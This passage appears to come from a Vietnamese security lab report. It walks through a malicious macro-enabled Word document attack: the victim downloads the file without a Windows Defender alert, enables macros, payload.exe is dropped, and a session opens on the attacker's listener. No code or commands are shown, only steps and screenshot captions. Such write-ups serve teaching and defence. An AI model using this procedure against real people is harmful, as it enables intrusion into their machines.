
* Tải file độc hại xuống.



Hình 2.4.5. File word độc hại trên máy nạn nhân

Trên máy tính Windows của nạn nhân đang bật Windows Defender tuy nhiên quá trình tải tập tin word độc hại về không có cảnh báo và ngăn chặn.

* Mở file word độc hại này ra:



Hình 2.4.6. Nạn nhân mở file word độc hại

Ở đây xuất hiện cảnh báo là phát hiện Macros vì trong file có chứa đoạn mã Macros

* Chọn Enable Content và Macro sẽ bắt đầu chạy sinh ra file payload.exe trong cùng thư mục với file docm này.



Hình 2.4.7. File payload được tạo ra sau quá trình chạy Macro

**Bước 5:** Tiến hành khai thác:

Sau khi nạn nhân mở file word độc hại và kích hoạt Macro trên server lắng nghe sẽ xuất hiện session kết nối và quá trình xâm nhập đã hoàn thành.